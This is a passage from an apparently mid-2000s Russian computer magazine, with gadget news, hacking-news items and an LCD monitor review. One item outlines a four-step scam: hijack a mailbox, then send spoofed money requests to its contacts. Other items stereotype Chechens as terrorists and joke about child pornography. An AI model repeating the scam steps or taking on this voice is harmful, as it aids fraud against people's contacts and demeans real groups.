Шведская компания Swedx (www.swedx.se) начала серийное производство компьютерной техники из дерева. В качестве материала используются бук, ясень и красное дерево. Экологически чистые TFT-мониторы, корпуса, клавиатуры и беспроводные мыши стоят примерно на треть дороже, чем аналоги из пластмассы. Однако, по словам разработчиков, достоинства этих изделий сполна компенсируют цену. Во-первых, техника из дерева более "человечна" и располагает к уюту на рабочем столе. Во-вторых, неповторяющиеся текстура и цвет делают каждый экземпляр уникальным. А главное, изделия из дерева могут быть эргономичными и современными. Вообще говоря, экологичность компьютера - не последняя вещь, о которой стоит задуматься. Сегодня многие компьютерные пластмассы содержат химические вещества, препятствующие возгоранию. Попадая в окружающую среду, они накапливаются в тканях животных и человека и могут вызывать рак. ■

НАРУЧНЫЕ WALKIE-TALKIE

HITECH



Компания XACT Communication (xactcommunication.com) представила наручную рацию walkie-talkie. Устройство WristLinx выполнено в виде электронных часов с раскладной антенной. Выйти на связь можно нажатием всего одной кнопки. Портативный трансивер работает на частоте 5,2 МГц и располагает 22 независимыми каналами для переговоров в эфире. Дальность связи составляет до 2,4 километра на открытой местности. Имеются функции сканера каналов, фильтрации нежелательных сигналов и автоматического включения устройства при наличии вызова. Гаджет может работать в режиме полного дуплекса, когда прием и передача осуществляются одновременно. WristLinx продается по цене 30 долларов. На использование рации требуется покупка лицензии - 35 баксов на 5 лет. ■

СПЕЦНАЗ VS. ПРОДАВЩИЦА

ВЗЛОМ




Операцию века провели сотрудники ГУВД Московской области в Мытищах средь бела дня. Представь, останавливается бобик, забитый до отказа парнями с автоматами, открываются двери, выскакивают маски-шоу, подбегают к стоящей девушке и начинают командовать: «Руки за уши, лицом к асфальту, ноги раздвинуть, лежать-молчать-не дышать». Прохожие шарахаются, думают, чеченскую террористку с бомбой задержали. Ан нет, тетя просто продавала компакт-диск. Правда, сидюк был не простой, а с секретом. Там вирусов 300 мегабайт и еще 400 – троянов. Странно, что девица рискнула заняться торговлей «хакерским варезом» на улице, да еще и днем. То ли в лыжи обутая, то ли у нее другая проблема. Но факт остается фактом – преступницу повязали и намереваются судить по статье 273 (создание, использование и распространение вредоносных программ для ЭВМ). Если не повезет – упрячут на 3 года.

Что меня еще удивило в этой истории, так это на фига было снаряжать спецназ для задержания 22-летней барышни-колхозницы? Может, я чего-то не понимаю... ■

СТИРАЛКА для пенсионеров

HITECH




Японская компания Sanyo (www.sanyo.co.jp) представила стиральную машину для стариков. Тот, кто не мог самостоятельно принять ванну, теперь плещется, не прибегая к помощи сиделок и родственников. Тело полностью погружается в ванну, от чужих глаз оно закрыто створкой. Голова остается снаружи. После нажатия нескольких кнопок автоматическая мойка начинает чередовать режимы стирки - гидромассаж, полоскание, сушка. Намыливаться пока приходится вручную. В Японии аппарат ценой 50 тысяч долларов уже приобрели десятки домов престарелых.

ПАЛЬЧИКОВЫЙ плеер

ЖЕЛЕЗО


Один из самых маленьких mp3-плееров представила корейская компания Samsung Electronics. Новинка не намного больше обыкновенной пальчиковой батарейки - длина составляет всего 5,4 см, а весит чудо 24 грамма. На самом деле, плеер больше напоминает детскую игрушку, чем дорогое цифровое устройство. Модель в настоящий момент представлена в трех вариантах – с корпусом красного, голубого и серебристого цветов, каждый вариант существует в трех модификациях – с флешкой объемом 128, 256 и 512 Мб. Однако пусть размеры новинки не вводят в заблуждение - устройство является полноценным mp3-плеером, предоставляющим пользователю полный набор функций: под-



держку форматов mp3, WMA, ASF, навигацию по каталогам и т.д. Как отмечают менеджеры компании, высокое качество звука достигнуто благодаря реализованной в плеере технологии SRS WOW, которая, к слову, позволила повысить качество и записываемого звука - плеер может выступать и в роли диктофона. Цена новинки колеблется от $170 до $256 в зависимости от объема памяти.

БОЛЬШОЙ БРАТ НЕ ТОЛЬКО СЛЕДИТ

ВЗЛОМ



Сколько было шуму, когда мир узнал про системы слежения Carnivore и Echelon! «Мы все под колпаком», «нас лишили прав на личную жизнь» - это лишь пара лозунгов тех времен. Все безоговорочно соглашались, что тотальная слежка Большого Брата – зло, и никто не пытался задуматься об обратной стороне медали.

В то же время АНБ продолжало следить, и вот, наконец, появились первые плоды. Благодаря мониторингу мыльного трафика, в Великобритании удалось задержать 9 человек, судя по всему, причастных к терроризму. Началось все с перехваченного письма, идущего из Пакистана. Очевидно, контент оказался уж слишком подозрительным, так как Большой Брат тут же приступил к расследованию. Еще одного чувака арестовали в пригороде Оттавы (Канада). Эдакий джигит-чечен-смертник 24 лет от роду с милым именем Мохаммед Момин Хавайя. Пока в интересах следствия подробности не раскрываются. А я, в свою очередь, хочу дать добрый совет нашим чеченским читателям. Юзайте PGP.

ХАКНУТЫЕ ВЫБОРЫ

ВЗЛОМ

В Индонезии сейчас вовсю идет процесс парламентских выборов. Цивилизация уже успела добраться и сюда, поэтому значительная часть голосов собирается через интернет. Но хакеры не дремлют. В апреле посетители сайта генеральной избирательной комиссии были, наверное, немало удивлены, наблюдая в списке финалистов «Партию розового дедушки» и «Партию бутилированной минеральной воды» вместо «Объединенной партии развития» и «Демократической партии». Кто такие, откуда взялись, чего надо паразитам? – шушукалось местное население. Комиссия не замедлила выступить по телевидению: «Спокуха, братва! Это наши дети так шутят». Как оказалось, взломщики хотели прорваться в главный информационный центр, где хранятся и подсчитываются голоса, но не по зубам оказалась машинка. Вот и отыгрались на дырявом насквозь сайте.

MICROSOFT НЕ СПЕШИТ РАСКРЫВАТЬ КАРТЫ

ВЗЛОМ



Ты уже, наверное, слышал, что американский суд принудил старину Билли Гейтса засветить исходники своего маздая. Во-первых, чтобы другие разработчики ПО могли без проблем интегрировать в него свои трояны, во-вторых, чтобы дядя-монополист знал, кто на кухне главный. Только вот недавно выяснилось, что Гейтс не только самый богатый, но и самый хитрый. Он, оказывается, не все показал, что-то все-таки скрыл, мазефака. И теперь власти США намереваются провести в компании и ее продуктах большой шмон. Не фиг, мол, честной народ обманывать. Мелочь, а приятно :).

40 ГРАММОВ хай-тека

ЖЕЛЕЗО


Компания Digital Direction Electronics представила новый плеер BeatSounds EVR-500, который отличают стильный и продуманный дизайн, низкое электропотребление и отличная функциональность. Суди сам: устройство может работать более шести суток в качестве диктофона, умеет кодировать в формат mp3 аналоговый сигнал со встроенного FM тюнера либо с линейного входа. Также новинка может заряжаться через USB Power. Все это делает BeatSounds EVR-500 идеальным решением для любого пользователя. Вот краткие характеристики нового плеера:



- Поддерживаемые форматы звукозаписи: MP3 (8-320 kbps, в т.ч. с переменным битрейтом), WMA (32-192 kbps), поддержка ID3-тегов, длинных имен файлов
- Встроенная Flash-память: 128/256/512 Мб
- Функция VOR (Voice Operated Recording)
- Возможность работы в качестве USB Drive - на плеере можно хранить любые файлы
- Возможность перепрошивки
- Встроенный диктофон (можно записать 146 часов звука!)
- Встроенный FM тюнер (87,5 МГц - 108 МГц)
- Встроенный эквалайзер
- Отношение сигнал/шум: 85 дБ
- Частотные характеристики: 20 Гц - 20 КГц
- Выходная мощность: 12 мВт
- Питание: 1 батарейка типа AAA
- Возможность внешнего питания USB Power
- Продолжительность работы: 20 часов от одного комплекта
- Размеры: 39x91x15 мм
- Вес: 40 г

УНИВЕРСАЛЬНАЯ МАМА


ЖЕЛЕЗО



Компания ECS в очередной раз подтвердила свой статус производителя материнских плат, выпускающего решения на самых разнообразных чипсетах. В этот раз менеджеры компании сообщили о релизе платы ECS PT880-A, которая работает на наборе логики VIA PT880. Контроллер южного моста поддерживает до 4 устройств Ultra DMA133/100/66 и двух устройств Serial ATA. Плата оснащена разъемом Socket 478 под Pentium 4 - само собой, поддерживается 800 МГц частота FSB. Новинка имеет 3 разъема под 184-контактные DIMM модули памяти DDR400/../200 SDRAM. В плате реализована также поддержка 5.1-звука (Realtek ALC655) и 10/100 Mbps Fast Ethernet (VIA VT6103). На задней панели новинки находится по одному PS/2 для клавиатуры и мыши, 4 разъема USB, один RJ-45, LPT, два COM-порта и звуковые разъемы. Плата выполнена в форм-факторе ATX (305x220 мм).

БЕЗДОРОЖНИК SEGWAY

HITECH



Американец Дэн Ландэл (www.off-roadsadventure.com) наладил выпуск бездорожного самоката Segway. Основные отличия от оригинала заключаются в камуфляжной окраске, шипованных шинах и чехле для ружья. Идея навести необычный тюнинг пришла в голову после обкатки "городского" Segway на бездорожье. Транспортное средство явно требовало доработки. Первым делом Ландэл заменил шины, самостоятельно изготовив шипы из десятимиллиметровых гвоздей. Со временем он укрепил днище самоката и поставил массивный прожектор. А когда получил одобрение соседей-фермеров, решил двигать изобретение в массы и основал свою компанию. Модель SGAV M-167C предназначена для сельских жителей, охотников, туристов и других фанатов бездорожья. К самокату даже небольшой прицеп можно крепить. Тюнинг Ландэл оценил в 1000 долларов. По договору с Segway, после всех модификаций на самокат сохраняется гарантия производителя.


ХАКТИВИСТЫ ПОМОГАЮТ ПРОБИТЬ ЦЕНЗУРУ

ВЗЛОМ

В Университете Торонто образовалась группа ребят, помогающих тем, кто заключен в оковы цензуры, свободнее гулять по Сети. Во многих странах по тем или иным причинам блокируют доступ к сайтам. Например, арабские провайдеры не позволяют своим юзерам бродить по порносайтам и ресурсам христианских евангелистов, а в Китае фильтры не пропускают к страницам религиозной секты Фалуньгун. Энтузиасты из Торонто, называющие себя хактивистами, считают, что каждый человек должен иметь полный доступ к Сети, а не зависеть от чьих-то убеждений. Во главе группы стоит Рон Дейберт, некогда бывший хакер, теперь профессор в том же универе. Идею парней поддержал родной вуз и даже обеспечил им финансовую поддержку. Хактивисты обещают помощь всем, у кого проблемы с входом на странички. Так что, если тебе предки отрубили доступ к любимому порталу детской порнографии, попробуй обратиться к профессору Рону. Этот дяденька очень чуток к чужим мольбам.

НОВЫЙ SECURITY-ПОИСКОВИК

ВЗЛОМ



В интернете появился новый поисковик SecurityDocs.com, предназначенный для поиска разных security-документаций и отчетов по безопасности. Он только начинает развиваться, но уже сейчас на сайте лежат около 2 тысяч документов в ста разных категориях: безопасность приложений, восстановление данных, файрволы, эксплойты, security-тулзы, безопасность беспроводных сетей, криптография, социальная инженерия, операционные системы, законы и др. Навигация удобная, можно быстро найти то, что нужно. Наверняка новый сервис, который не требует даже регистрации, заинтересует специалистов в сфере IT. Да и тебе на него глянуть стоит.

100 ГБ НА ПЛАСТИНЕ

ЖЕЛЕЗО

О начале поставок в Россию винчестеров с плотностью записи 100 Гб на пластину сообщила компания Seagate Technology. Новинка - Seagate Barracuda 7200.7 - благодаря применению ряда оригинальных технических решений и современных технологий в области магнитных носителей, способна хранить до 200 Гб информации при наличии всего двух пластин. Устройство использует интерфейс Parallel ATA (PATA), однако ожидаемая поддержка технологии SATA Native Command Queuing (NCQ) не была добавлена в этой модели, ввиду того, что системные архитектуры, поддерживающие эту технологию, еще недостаточно распространены. Не могу не заметить, что у Seagate есть хорошее подспорье для применения этой технологии - она может быть реализована только в накопителях с полной поддержкой протокола SATA, к числу которых относится большинство современных дисков Seagate.

Но вернемся к презентованной новинке. Barracuda 7200.7 с интерфейсом PATA и емкостью 200 Гб оборудована кэшем в 8 Мб. Seagate дает стандартную трехлетнюю гарантию на этот винчестер. Все дисковые накопители линейки Barracuda 7200.7 (емкостью 160, 120, 80 и 40 Гб) выдерживают нагрузки до 350 G в выключенном состоянии. Уровень шума этих винчестеров не превышает 2,5 дБ. Достичь столь выдающихся акустических характеристик инженерам удалось благодаря применению в двигателях винчестеров этого семейства технологии Seagate SoftSonic. По некоторым сведениям, ориентировочная розничная цена модели Barracuda 7200.7 емкостью 200 Гб составит около $180.

АТАКА на мобильники

ВЗЛОМ



Вот носишь ты свою нокию или чего там у тебя, звонишь друганам, пишешь теткам sms'ки... думаешь, ты защищен? Как бы не так! Глава лондонской компании A. L. Digital Адам Лори провел эксперимент и выяснил, что блютусовские аппараты дырявее дуршлага. С помощью техники Bluesnarfing не составляет труда получить доступ к телефонным номерам в записной книжке, например. Причем можно не только считывать информацию, можно ее перезаписывать в память трубки. Самыми уязвимыми аппаратами являются Sony Ericsson T68, R520m, T68i, T610, Z1010, Z600 и Nokia 6310, 6310i, 7650, 8910. Представители Sony заявили, что сплетня эта яйца выеденного не стоит. Мол, в новых аппаратах бага уже нет, а старые можно запросто пропатчить, залив специальное ПО. Но мы-то знаем, чего стоят эти заявления... ■


ТЕРАБИТ не за горами

ЖЕЛЕЗО

В последнее время было очень много пресс-релизов, сообщающих о перспективных технологиях передачи данных по медным проводам, позволяющих добиться впечатляющей производительности в сотни гигабит. Могло даже сложиться впечатление, что инженеры забили на оптические интерфейсы, что было бы, по меньшей мере, странно, ведь потенциал оптических технологий еще не раскрыт и на доли процента. И вот, как стало известно совсем недавно, компания Bell Labs в ближайшем будущем начнет разработку оптических коммуникационных технологий, позволяющих достичь пропускной способности до 100 Тбит/с. Исследовательские работы проводятся в рамках трех контрактов, заключенных Lucent Technologies с Пентагоном, а значит, с финансированием проблем не будет. Разработанные технологии будут использоваться как в качестве шин передачи данных в быстродействующих компьютерах, так и при построении телекоммуникационных сетей. Помимо Lucent, в команду разработчиков войдут представители таких организаций, как Agility Communications, University of California и Lehigh University. Остается порадоваться за государственную поддержку разработки наукоемких технологий в США. ■

НОВАЯ АФЕРА в сети

ВЗЛОМ



Простую и эффективную аферу придумали наши земляки. Состоит она из четырех пунктов:

1. Взломать ящик какого-нибудь чудака.
2. Получить доступ к его адресной книге.
3. На все найденные в ней адреса отправить письмо с взломанным From'ом и просьбой переслать столько-то денег (объяснить причину).
4. Получить деньги. Радоваться.

Лохов, попавшихся на эту уловку, оказалось достаточно. Один из них сообщил об афере в милицию уже после того, как перевел по Western Union непонятно куда 200 у.е. «Друг просил одолжить. Не мог отказать». О своей «просьбе» реальный друг услышал с неподдельным удивлением, что нашего лоха встревожило. Пока афера не настолько популярна, чтобы бить в барабаны, но если ты получишь подобного рода письмо от мамы или своей несуществующей девушки, помни золотые слова: лучше перепроверить. ■

РЕЗАК ЗА €160

ЖЕЛЕЗО

В ближайшее время на европейском рынке появится новый пишущий DVD-привод Lite-On SOHW-832S. Устройство поддерживает набирающий популярность двухслойный формат DVD+R9. Новинка стоимостью 160 евро обладает 2-мегабайтным буфером и может записывать CD-R диски со скоростью 40x. Вот основные спецификации привода:

- Емкость буфера: 2 Мб
- Интерфейс: IDE
- Скорость записи CD-R: 40x
- Скорость записи CD-RW: 24x
- Скорость записи DVD+R: 8x
- Скорость записи DVD+RW: 4x
- Скорость записи DVD-R: 8x
- Скорость записи DVD-RW: 4x
- Скорость записи DVD+R9: 2,4x
- Скорость чтения CD: 40x
- Скорость чтения DVD: 12x ■

19 ДЮЙМОВ КРИСТАЛЛОВ

ТЕСТИРОВАНИЕ 19-ДЮЙМОВЫХ LCD-МОНИТОРОВ

■ Малашин Алексей и Шехтман Александр test_lab (test_lab@gameland.ru)



-дисплеи постепенно завоевывают все большую и большую популярность среди пользователей, оно и понятно, ведь за последнее время инженеры и технологи добились значительных успехов в укрощении жидких кристаллов, и уже осталось мало различий в характеристиках двух противоборцев - LCD & CRT.

LCD уже давно признаны лучшими по яркости и четкости картинки, позволяют по-новому взглянуть на игры и мультимедийные программы. Традиционно считается, что у жидкокристаллических панелей идеальная геометрия (хотя это не совсем так), однако с этим параметром дела обстоят гораздо лучше, чем у CRT (в связи с выгнутостью электронной трубки). По контрасту и яркости LCD-панели довольно сильно обгоняют аналогичные ЭЛТ дисплеи, что видно даже на глаз. Минусами являются высокий (пока еще) показатель латентности (то есть время, за которое изображение может быть выведено на экран) и проблема выгорания пикселей (но среди протестированных нами устройств ни одного с подобным недостатком не обнаружилось). В общем, можно сказать, что технология CRT-мониторов начинает отмирать (оставаясь только в сфере профессиональной работы с графикой), а все большую популярность приобретают жидкокристаллические панели. Чтобы увидеть, как же изменилась за последнее время технология LCD, мы протестировали 19-дюймовые мониторы в ценовой категории до $1000.

> Пока что LCD-мониторы отстают от CRT по цветопередаче, однако это расстояние сокращается.

СПИСОК ПРОТЕСТИРОВАННОГО ОБОРУДОВАНИЯ
Philips BRILLIANCE 190P5ES
Acer AL1931
NEC MultiSync 1960NX
NEC MultiSync 1980SX
RoverScan OPTIMA 191
SONY SDM-HX93
LG FLATRON L1920P
BENQ FP991
Samsung 910t

МЕТОДИКА ТЕСТИРОВАНИЯ


Для того чтобы определить, насколько хорош тот или иной монитор, мы использовали несколько шагов. Первым и основным было построение зависимости воспроизводимого от подаваемого на монитор цвета, то есть корректность цветопередачи (искажения цветов матрицей). Далее использовалась программа Nokia Monitor Test, которая выводила калибровочные сетки и тестовые картинки на экран, по ним можно было увидеть геометрические искажения матрицы и проблемы с выводом монотонного цвета. Чтобы определить, насколько велика латентность, проводилось несколько простых действий: на белом фоне равномерно двигался черный курсор мыши, запускался движущийся светлый квадрат на темной подложке и прокручивался текст. И последним шагом мы запускали игру Unreal Tournament 2004, где заходили в самые темные уголки карты, пытаясь рассмотреть текстуры и противника. Стоит отметить, что все тесты (кроме первого) являются чисто визуальными, но так как мониторы подключались через сплиттер (для вывода одинакового изображения на всех устройствах), вместе с эталонным CRT-монитором, можно было сравнивать изображение, воспроизводимое сразу на нескольких экранах.

БЛАГОДАРНОСТИ


test_lab благодарит компании: Rover Computers (т. 964-32-80), DVM-group (т. 958-60-70), Ланк (т. 289-97-10), Белый ветер (т. 730-30-30) за предоставленное на тестирование оборудование.

ВЫВОДЫ

За последнее время качество LCD-мониторов сильно возросло, современные модели позволяют работать с текстом, несложной графикой и, конечно же, смотреть фильмы, отлично подходят для игр. В результате нашего тестирования награду "Выбор редакции" получает монитор BenQ FP991, а "Лучшей покупкой" оказался LG FLATRON L1920P.



Цветопередача идеального монитора



Цветопередача идеального монитора с коррекцией. Чем ближе скорректированные колориметрические диаграммы мониторов к прямой, тем лучше цветопередача

PHILIPS BRILLIANCE 190P5ES

★★★★

Еще одно устройство от компании Philips, монитор Brilliance 190P5ES показал средние результаты. График чуть более ровный, чем средний по обзору, однако неровности на диаграмме все равно присутствуют, синий цвет практически не искажается при выводе на экран (кривая проходит почти по диагонали), красный и зеленый же, начиная с первой трети, смещены вниз. В игре Unreal Tournament 2004 все текстуры просматривались без проблем даже при довольно сильном освещении, что говорит о неплохих показателях яркости и контрастности. А вот с латентностью матрицы все не так хорошо - движущийся квадратик значительно "размазывается", а шлейф (достаточно длинный) даже меняет свой цвет с белого на голубоватый. При прокрутке текста читать его нельзя, поскольку на экране возникает сплошное серо-голубое пятно. При отображении тестовых сеток в программе Nokia Monitor Test видны искажения линий по правому краю в центре экрана. Если вывести на весь экран черную картинку, то по краям видны небольшие серые разводы. Корпус может поворачиваться в портретный режим. Присутствуют встроенные динамики, но не стоит ожидать от них высокого качества звучания.
РЕЗУЛЬТАТ: Подойдет для игр, однако при работе с текстом могут возникнуть затруднения.



Характеристики
Разрешение: 1280*1024
Яркость, кг/м^2: 300
Контраст: 700:1
Латентность матрицы, мс: 25
Угол зрения (по вертикали/по горизонтали), градусы: 85/85
Интерфейс: D-SUB, DVI-D

ACER AL1931

★★★★

Acer AL1931 обладает хорошим качеством изображения, линии на графике, полученном при помощи колориметра, идут "ноздря в ноздрю" и почти совпадают с идеальной линией (диагональ из угла в угол), резких скачков не наблюдается. По показателю яркости/контрастности монитор не самый лучший: темные уголки и отдаленные участки ландшафта Unreal Tournament 2004 видны только при невысоком внешнем освещении, однако цвета насыщенные. При запуске в TFT Test движущейся линии разных оттенков граница раздела между цветами сохраняется четкой и различимой. Показатель латентности матрицы неплохой: за двигающимся квадратиком следа практически не остается, а прокручиваемый текст остается читабельным. Присутствуют небольшие искажения геометрии матрицы (в правой части), что выражается в неровностях линий, которые должны быть прямыми. Если залить весь экран черным цветом, то по всем углам проявляются слабые светлые пятна, а при выводе абсолютно белой картинки проблем не обнаружилось. Если подключить монитор через имеющийся DVI-D вход, улучшения картинки не происходит, а проблемы с искажением матрицы и свечением остаются. Выносной блок питания позволил инженерам немного уменьшить толщину корпуса, но иногда это неудобно, если под ногами мешается что-то размером с кирпич. Одним из существенных минусов дизайна является чрезвычайно яркая синяя "лампочка" питания, при свете которой абсолютно невозможно работать в темноте.
РЕЗУЛЬТАТ: Неплохой монитор для работы в офисе, при достаточно ярком внешнем освещении.



Характеристики
Разрешение: 1280*1024
Яркость, кг/м^2: 300
Контраст: 700:1
Латентность матрицы, мс: 25
Угол зрения (по вертикали/по горизонтали), градусы: 170/170
Интерфейс: D-SUB, DVI-D, s-video, RCA (audio, video)

NEC MULTISYNC 1960NX

★★★

Колориметр выявил некоторые искажения в передаче цвета у этого монитора: кривые на диаграмме почти ровные, но график красного цвета сильно смещен вниз, резких скачков не наблюдается, однако присутствуют некоторые флуктуации. Но, несмотря на такую невеселую диаграмму, в UT2004 результат оказался весьма и весьма неплохим - реалистичные цвета и высокая контрастность заставили поверить в реальность происходящего, полностью погрузившись в бой. К сожалению, подкачала яркость, которая оказалась невысокой (и поэтому при достаточно сильном освещении темные элементы в игре плохо различимы), если же выставить ее на максимум, то у цветов появляется "серость". Латентность у матрицы тоже не самая лучшая, и хотя в документации указано 25 мс, после курсора мыши остается довольно длинный хвост, а скролящийся текст довольно сильно размывается. Искажения всех тестовых сеток отсутствуют, поэтому можно говорить о высоком качестве производства матрицы. При подключении монитора через присутствующий на корпусе DVI-D разъем немного увеличивается яркость, но другие параметры остаются на таком же уровне. Управлять настройками в меню очень удобно, здесь дизайнеры постарались на славу, огорчает лишь сравнительно небольшое количество опций, поддающихся изменению. Из-за встроенного блока питания толщина корпуса довольно большая (но у CRT-мониторов все же больше).
РЕЗУЛЬТАТ: Подойдет для недолгой работы с текстом, но за такую цену монитор мог бы быть и лучше.



Характеристики
Разрешение: 1280*1024
Яркость, кг/м^2: 250
Контраст: 600:1
Латентность матрицы, мс: 25
Угол зрения (по вертикали/по горизонтали), градусы: 85/85
Интерфейс: D-SUB, DVI-D

NEC MULTISYNC 1980SX

★★★★

Качественно собранный монитор, однако показал средний результат в тестировании: колориметрические диаграммы искривлены и находятся значительно ниже диагонали. Но, несмотря на неважную цветопередачу, яркость и контрастность оказались на высоте: в Unreal Tournament 2004 все, даже самые дальние и темные, персонажи были четко различимы. Цвета же выглядели реалистично, а граница раздела между ними не размыта. Показатель латентности матрицы довольно высок: движущийся квадрат в TFT Test оставляет за собой длинный след, а прокрутка текста приводит к тому, что образуется равномерный темный фон. При выводе калибровочной сетки в Nokia Monitor Test обнаружились искажения геометрии экрана вверху и справа, линии там выглядели смазанными и непрямыми. Если включить монитор через DVI-D вход, то улучшения изображения на экране совсем не происходит. Дизайнеры и программисты на славу постарались, представив очень удобное и информативное меню, в котором все опции разложены по полочкам и легко поддаются настройке. У NEC MultiSync 1980SX имеется интересная функция - поворот изображения в портретный режим (этот софт входит в комплект поставки), что крайне удобно при работе с текстом. Подставка монитора состоит из двух частей, вращающихся относительно друг друга, это технологическое решение позволяет поворачивать экран в вертикальной оси, не повреждая поверхность стола, на котором стоит дисплей.

РЕЗУЛЬТАТ: Неплохой монитор для игр, однако цена превосходит способности.



ХАРАКТЕРИСТИКИ
Разрешение: 1280*1024
Яркость, кд/м^2: 240
Контраст: 350:1
Латентность матрицы, мс: 33
Угол зрения (по вертикали/по горизонтали), градусы: 85/85
Интерфейс: D-SUB, DVI-D

LG FLATRON L1920P

★★★★

Колориметрическая диаграмма LG FLATRON L1920P содержит несколько резких скачков, и графики совсем не похожи на линии (зеленый и красный цвета искажаются), то есть цветопередача не самая лучшая в обзоре. В Unreal Tournament 2004 результат оказался лучше - цвета насыщенные и достаточно реалистичные, однако при максимальной яркости зеленая травка становится желтоватой, чего происходить не должно. Яркость изображения довольно низкая, и детали техники видны лишь при неярком освещении. Довольно высокая латентность дает о себе знать при работе с текстом. Если прокручивать документ, на экране образуется сплошное серо-голубое пятно, а движущийся квадрат оставляет за собой довольно длинный след. В программе Nokia Monitor Test окружности были больше похожи на овалы, с большим радиусом по вертикали, такая особенность обнаружилась только по краям экрана, в остальных же частях изображение было правильным. В меню настроек достаточное количество опций, и навигация по ним удобна. Отвлекающим при работе фактором является ярко-синий цвет диода-индикатора питания.

РЕЗУЛЬТАТ: Несмотря на недостатки, выгодная цена делает этот монитор лучшей покупкой, благодаря оптимальному соотношению цена/качества.



ХАРАКТЕРИСТИКИ
Разрешение: 1280x1024
Яркость, кд/м^2: 250
Контраст: 400:1
Латентность матрицы, мс: 25
Угол зрения (по вертикали/по горизонтали), град.: 88/88
Интерфейс: D-SUB, DVI-D

SONY SDM-HX93

★★★

